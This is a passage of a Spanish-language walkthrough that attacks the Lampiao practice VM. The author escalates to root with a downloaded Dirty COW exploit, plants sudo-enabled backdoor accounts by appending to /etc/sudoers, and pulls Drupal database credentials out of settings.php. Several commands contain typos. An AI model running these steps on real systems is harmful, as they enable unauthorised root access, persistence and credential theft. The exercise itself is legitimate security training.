

Ilustración 25 Crear Usuarios Para Ingresar Al Sistema Lampiao paso 19

Y efectivamente tuve acceso a Lampiao por medio del ssh con el usuario Tiago y la contraseña Virgulino.



Ilustración 26 Crear Usuarios Para Ingresar Al Sistema Lampiao paso 20

Una vez dentro de Lampiao digite el comando ls para listar los archivos en aquella ruta, pero no tenía nada dentro, después accedí a la carpeta home con el comandó cd .. y liste los archivos de esa carpeta y solo tenia la carpeta de tiago.



Ilustración 27 Crear Usuarios Para Ingresar Al Sistema Lampiao paso 21

Continue accediendo a rutas con el comando cd .. y listaba con el comando ls. Al listar observe diferentes carpetas y llegue a la conclusión de que estaba en la raíz de Lampiado.

Ilustración 28 Crear Usuarios Para Ingresar Al Sistema Lampiao paso 22

Desde la raíz accedí a la ruta o carptea ect con el comando cd etc y realicé un listado de las carptas y archivos dentro de la ruta etc.



Ilustración 29 Crear Usuarios Para Ingresar Al Sistema Lampiao paso 23

Dentro de todos esos archivos y carpetas me llamo la intención el archivo llamado passwd, decide observar que tenia accediendo a la modificación de este mismo con el comando nano passwd(nombre del archvio).



Ilustración 30 Crear Usuarios Para Ingresar Al Sistema Lampiao paso 24

Dentro de ese archivo observe que estaban todos los usuarios del sistema Lampiao, allí estaban cada uno y mostraba el nombre, la contraseña, la ruta de ubicación, entre otras cosas.



Ilustración 31 Crear Usuarios Para Ingresar Al Sistema Lampiao paso 25

Pero desde el usuario Tiago no iba a poder crear los dos usuarios para ingresar al sistema Lampiao por lo cual debía escalar privilegios y crear los usuarios desde el root.

Para escalar privilegios utilice un script, este script primero lo descargue en la maquina atacante es decir Kali Linux, con el comando wget htttps://www.exploit-db.com/48847 (ruta del script) -O fotos.cpp (sobrenombre del script).

Ilustración 32 Crear Usuarios Para Ingresar Al Sistema Lampiao paso 26

Luego probe que se había descargado y renombrado correctamente con el comando ls y efectivamente así había pasado.



Ilustración 33 Crear Usuarios Para Ingresar Al Sistema Lampiao paso 27

Ese archivo lo pegue a la ruta del usuario Tiago en Lampiao con el comando scp foto.cpp (nombre del archivo) tiago@182.168.10.4:/home/tiago (ruta donde se va a pegar el archivo).



Ilustración 34 Crear Usuarios Para Ingresar Al Sistema Lampiao paso 28

Volví nuevamente al ssh de Lampiao con el usuria Tiago y con el comando ls comprobé si el archivo se habia pegado correctamente lo cual fue verdadero.



Ilustración 35 Crear Usuarios Para Ingresar Al Sistema Lampiao paso 29

Luego utilice el comando ls -la fotos.cpp (nombre del archivo), observe los permisos de este archivo.



Ilustración 36 Crear Usuarios Para Ingresar Al Sistema Lampiao paso 30

Luego ese archivo lo compile con el comando g++ -Wall -pedantic -O2 -std=c++11 .pthread -o documentos (nuevo nombre del archivo) fotos.cpp -lutil.



Ilustración 37 Crear Usuarios Para Ingresar Al Sistema Lampiao paso 31

Una vez compilé el archivo le di permisos de ejecución con el comando chmod +x documentos (nombre del archivo).



Ilustración 38 Crear Usuarios Para Ingresar Al Sistema Lampiao paso 32

Después de haberle dado los permisos de ejecución al archivo, ejecute este mismo con el comando ./documentos -s y efectivamente a través de este archivo puede escalar privilegios y acceder ar super usuario de Lampiao.

```
tiago@lampiao:~$ ./documentos -s
Running ...
Password overridden to: dirtyCowFun

Received su prompt (Password: )

root@lampiao:~# echo 0 > /proc/sys/vm/dirty_writeback_centisecs
root@lampiao:~# cp /tmp/.ssh_bak /etc/passwd
root@lampiao:~# rm /tmp/.ssh_bak
root@lampiao:~#
```

Ilustración 39 Crear Usuarios Para Ingresar Al Sistema Lampiao paso 33

Una vez dentro del super usuario empecé a crear los dos usuarios. El primero usuario lo cree con el comando adduser Kali (nombre del usuario). Allí mismo escribí la contraseña de este usuario.

```
root@lampiao:~#
root@lampiao:~# adduser kali
Adding user `kali' ...
Adding new group `kali' (1001) ...
Adding new user `kali' (1001) with group `kali' ...
Creating home directory `/home/kali' ...
Copying files from `/etc/skel' ...
Enter new UNIX password:
Retype new UNIX password:
```

Ilustración 40 Crear Usuarios Para Ingresar Al Sistema Lampiao paso 34

Después de digitar la contraseña del usuario, la información como el full name, room number, work pone, home pone y otres los deje por defecto.

```
passwd: password updated successfully
Changing the user information for kali
Enter the new value, or press ENTER for the default
        Full Name []:
        Room Number []:
        Work Phone []:
        Home Phone []:
        Other []:
Is the information correct? [Y/n] y
root@lampiao:~#
```

Ilustración 41 Crear Usuarios Para Ingresar Al Sistema Lampiao paso 35

De igual forma, con el comando usermod -aG sudo Kali (nombre del usuario) agregue el usuario Kali al grupo de sudo, además, con el comando usermod -aG root Kali agregue el usuario Kali al grupo root y por último, con el comando echo “Kali ALL=(ALL:ALL) ALL” >> /etc/sudoers, agregue una línea al archivo sudoers que esta dentro de la carpa etc.

```
root@lampiao:~# usermod -aG sudo kali
root@lampiao:~# usermod -aG root  kali
root@lampiao:~# echo "kali ALL=(ALL:ALL) ALL" >> /ect/sudoers
-su: /ect/sudoers: No such file or directory
root@lampiao:~# echo "kali ALL=(ALL:ALL) ALL" >> /etc/sudoers
root@lampiao:~#
```

Ilustración 42 Crear Usuarios Para Ingresar Al Sistema Lampiao paso 36

Lo mismo hice con el segundo usuario. Primero lo cree con el comando adduser red (nombre del usuario). También escribe la contraseña para este usuario.

```
root@lampiao:~# adduser red
Adding user `red' ...
Adding new group `red' (1002) ...
Adding new user `red' (1002) with group `red' ...
Creating home directory `/home/red' ...
Copying files from `/etc/skel' ...
Enter new UNIX password:
Retype new UNIX password:
```

Ilustración 43 Crear Usuarios Para Ingresar Al Sistema Lampiao paso 37

La información como el full name, room number, home phone, home pone y oters lo deje por defecto.

```
passwd: password updated successfully
Changing the user information for red
Enter the new value, or press ENTER for the default
        Full Name []:
        Room Number []:
        Work Phone []:
        Home Phone []:
        Other []:
Is the information correct? [Y/n] y
root@lampiao:~#
```

Ilustración 44 Crear Usuarios Para Ingresar Al Sistema Lampiao paso 38

Agregue al grupo sudo al usuario red con el comando usermod -aG sudo red y también lo agregue al grupo root con el comando usermod -aG root red y por ultimo agregue una línea de código al archivo sudoers que este en la carpeta etc con el comando echo “red ALL=(ALL:ALL) ALL” >> /ect/sudoers.



Ilustración 45 Crear Usuarios Para Ingresar Al Sistema Lampiao paso 39

Una vez cree los dos usuarios, me tome la terea de comprobar si ambos habían sido creados correctamente, y para eso ingrese al sistema Lampiao como tal y con el usurio y contraseña confirme si estos usuarios habían sido correctamente creados.

Primero comprobé el usuario Kali, en la opción de lampiao login, es decir el usuario, escribí Kali y en la contraseña escribí la contraseña que le habia asignado a ese usuario y efectivamente pude ingresar al sisma con ese usuario, comprobando así que había sido creado correctamente.



Ilustración 46 Crear Usuarios Para Ingresar Al Sistema Lampiao paso 40

Igualmente, con el usuario red comprobé si había sido correctamente creado, en la opción que decía lampiao login o usuario escribí el usuario red y en la contraseña escribí la contraseña establecida previamente para ese usuario, arrojando como resultado el ingreso a sistema Lampiao con el usuario red lo cual demostró que había sido correctamente creado.



Ilustración 47 Crear Usuarios Para Ingresar Al Sistema Lampiao paso 41

Y así realice todo el proceso de crear dos usuarios para poder ingresar al sistema Lampiao, este proceso fue satisfactorio ya que una vez cree los usuarios puede comprobar que estos habían sido creados correctamente.

Pero así como cree los usuarios anteriores, debía también de crear los usuarios para ingresar a la pagina web de Lampiao, ya que esos usuarios que había creado previamente solo era para ingresar al sistema de Lampiao.

3.1 Crear Usuarios Para Iniciar Sesión En La Página Web De Lampiao.

Para crear los usuarios para ingresar a la página web de Lampiao, dentro del usuario root una vez ya había escalado los privilegios, primero ejecute un ls para ver donde estaba ubicado, este ls arrojo un archivo llamado flag,txt, pero no es donde necesita estar ubicado, así que con el comando cd .. retrocedí hasta la raíz del sistema, luego ejecuté un ls y me mostro todas las carpetas que estaban en la raíz de Lampiao.

Allí dentro, fui accediendo a las capetas donde comúnmente se encuentra el archivo fuente de todas las paginas web de los sistemas operativos Linux. Ya que para crear los dos usuarios debía ingresar a la base de datos de la pagina y crear estos usuarios allí dentro y para eso debía conocer cual era el archivo de configuración para la conexión a la base de datos.

Como decía antes, accedí a la carpeta var con el comando cd var (nombre de la carpeta) y se preguntaran porque accedí a esta carpeta, pues porque allí es donde normalmente se encuentra el código fuente de los paginas web de los sistemas Linux.

Luego de acceder a la carpeta var, ejecute un ls y este me mostro diferentes carpetas, como muestra la siguiente imagen.

```
root@lampiao:~#
root@lampiao:~# ls
flag.txt
root@lampiao:~# cd ..
root@lampiao:/# ls
bin   dev  home        lib         media  opt   root  sbin  sys  usr  vmlinuz
boot  etc  initrd.img  lost+found  mnt    proc  run   srv   tmp  var
root@lampiao:/# cd var
root@lampiao:/var# ls
backups  cache  crash  lib  local  lock  log  mail  opt  run  spool  tmp  www
root@lampiao:/var#
```

Ilustración 48 Crear Usuarios Para Iniciar Sesión En La Página Web De Lampiao paso 1

Dentro de la carpeta var, accedí a la carpeta www con el comando cd www, luego ejecute un ls para mirar que archivo o carpetas estaban dentro de la carpeta www y solo habia la carptea

html, accedí a este con el comando cd html y posterior a eso ejecute el comando ls y este me mostro todos los archivos y carpetas que forman de la página web de Lampiao.



Ilustración 49 Crear Usuarios Para Iniciar Sesión En La Página Web De Lampiao paso 2

Dentro de los archivos que estaban dentro de la carpeta www, accedí a la carpeta sites con el comando cd sites, luego listé todos los archivos y carpetas de la carpeta sites con el comando ls y allí dentro estaba la carpeta default, también listé los archivos y carpetas de la carpeta default con el comando ls.



Ilustración 50 Crear Usuarios Para Iniciar Sesión En La Página Web De Lampiao paso 3

Allí dentro de la carpeta identifique el archivo settings.php, decide modificarlo o más bien para ver su contenido con el comando nano settings.php (nombre del arcivo).



Ilustración 51 Crear Usuarios Para Iniciar Sesión En La Página Web De Lampiao paso 4

Y allí dentro de este archivo, se encontraba la conexión la configuración para la conexión a la base de datos.

Esa conexión contenía el nombre de la base de datos la cual era dupal, el usuario de la base de datos el cual era drupaluser, la contraseña de la base de datos la cual era Virgulino, además esta base de datos estaba alojada en el localhost entre otros datos.

```
$databases = array (
  'default' =>
  array (
    'default' =>
    array (
      'database' => 'drupal',
      'username' => 'drupaluser',
      'password' => 'Virgulino',
      'host' => 'localhost',
      'port' => '',
      'driver' => 'mysql',
      'prefix' => '',
    ),
```

Ilustración 52 Crear Usuarios Para Iniciar Sesión En La Página Web De Lampiao paso 5

Conociendo la información anterior, accedí a esa base de datos con el comando mysql -u drupasluser (usuario de la base de datos) -p -h locakhost (alojamiento de la base de datos) drupal (nombre de la base de datos) y luego de oprimir enter, escribí la contraseña de la base de datos, es decir Virgulino y así tuve accesos a mysql.

```
Last login: Tue Sep 16 00:26:20 2025 from 192.168.10.6
tiago@lampiao:~$ mysql -u drupaluser -p -h localhost drupal
Enter password:
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 41
Server version: 5.5.50-0ubuntu0.14.04.1 (Ubuntu)

Copyright (c) 2000, 2016, Oracle and/or its affiliates. All rights reserved.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql>
```

Ilustración 53 Crear Usuarios Para Iniciar Sesión En La Página Web De Lampiao paso 6

Dentro de mysql escribí el comando SHOW DATABLESE; para mirar las bases de datos de mysql, arrojando como resultado la base de datos information_schema y drupal.



Ilustración 54 Crear Usuarios Para Iniciar Sesión En La Página Web De Lampiao paso 7

Le di la instrucción a mysql que usara la base de datos drupal, con el comando USE drupal; (nombre de la base de datos).

